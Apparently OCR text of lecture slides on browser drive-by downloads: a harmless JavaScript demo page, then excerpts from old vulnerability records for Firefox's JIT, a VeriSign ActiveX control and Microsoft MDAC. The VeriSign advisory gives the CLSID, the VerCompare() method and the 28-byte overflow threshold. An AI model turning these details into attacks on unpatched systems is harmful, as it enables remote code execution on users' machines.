
```
<html  xmlns="http://www.w3.org/1999/xhtml"
       xml:lang="en" lang="en">
<head> <title>Javascript demo page</title>
</head>

<body>
<script type="text/javascript">
var a = 1;
var b = 2;
document.write(a+b);
</script> </body> </html>
```

Threats?

Or what else?
Java, Flash,
Active-X, PDF …

Drive-By Downloads



55846 : Mozilla Firefox Just-in-time (JIT) JavaScript Compiler js/src/jstracer.cpp font HTML Tag Handling Memory Corruption

Printer | http://osvdb.org/55846 | Email This | **Edit Vulnerability**

Views This Week	Views All Time	Added to OSVDB	Last Modified	Modified (since 2008)	Percent Complete
6	571	about 1 year ago	about 1 month ago	24 times	90%

Timeline

Disclosure Date	Exploit Publish Date	Vendor Solution Date
2009-07-13	2009-07-13	2009-07-16

Days of Exposure
3 days

Keywords

6868125, 6861719

Description


A memory corruption flaw exists in Firefox. The Just-in-Time (JIT) compiler can enter a corrupt state following native function calls resulting in memory corruption. With a specially crafted request, an attacker can cause arbitrary code execution resulting in a loss of integrity.

Classification

Location: Remote / Network Access, Context Dependent
Attack Type: Input Manipulation
Impact: Loss of Integrity
Solution: Workaround, Upgrade
Exploit: Exploit Public, Exploit Commercial
Disclosure: Vendor Verified, Uncoordinated Disclosure, Discovered in the Wild
OSVDB: Web Related

Solution

Upgrade to version 3.5.1 or higher, as it has been reported to fix this vulnerability. It is also possible to correct the flaw by implementing the following workaround: disable JavaScript.



PUBLIC ADVISORY: 02.22.07

Home // Current Intelligence // Vulnerability Advisories // Public Advisory: 02.22.07

VeriSign ConfigChk ActiveX Control Buffer Overflow Vulnerability

I. BACKGROUND

The ConfigChk ActiveX Control is part of VeriSign Inc.'s MPKI, Secure Messaging for Microsoft Exchange and Go Secure! products. It looks for the Microsoft Enhanced Cryptographic Provider in order to support 1024-bit cryptography.

II. DESCRIPTION

Remote exploitation of a buffer overflow vulnerability in VeriSign Inc.'s ConfigChk ActiveX Control could allow an attacker to execute arbitrary code within the security context of the victim.


The ActiveX control in question, identified by CLSID 08F04139-8DFC-11D2-80E9-006008B066EE, is marked as being safe for scripting.

The vulnerability specifically exists when processing lengthy parameters passed to the VerCompare() method. If either of the two parameters passed to this method are longer than 28 bytes, stack memory corruption will occur. This amounts to a trivially exploitable stack-based buffer overflow.

III. ANALYSIS

Successful exploitation of this vulnerability would allow a remote attacker to execute arbitrary code within the context of the victim.

In order to exploit this vulnerability, an attacker would need to persuade the victim into viewing a malicious web site. This is usually accomplished by getting the victim into clicking a link in a form of electronic communication such as e-mail or instant messaging.



CVE-ID

CVE-2006-5559

(under review)

Learn more at National Vulnerability Database (NVD)


• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The Execute method in the ADODB.Connection 2.7 and 2.8 ActiveX control objects (ADODB.Connection.2.7 and ADODB.Connection.2.8) in the Microsoft Data Access Components (MDAC) 2.5 SP3, 2.7 SP1, 2.8, and 2.8 SP1 does not properly track freed memory when the second argument is a BSTR, which allows remote attackers to cause a denial of service (Internet Explorer crash) and possibly execute arbitrary code via certain strings in the second and third arguments.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.



About the security content of Java for Mac OS X 10.6 Update 2

Last Modified: May 18, 2010

Java for Mac OS X 10.6 Update 2

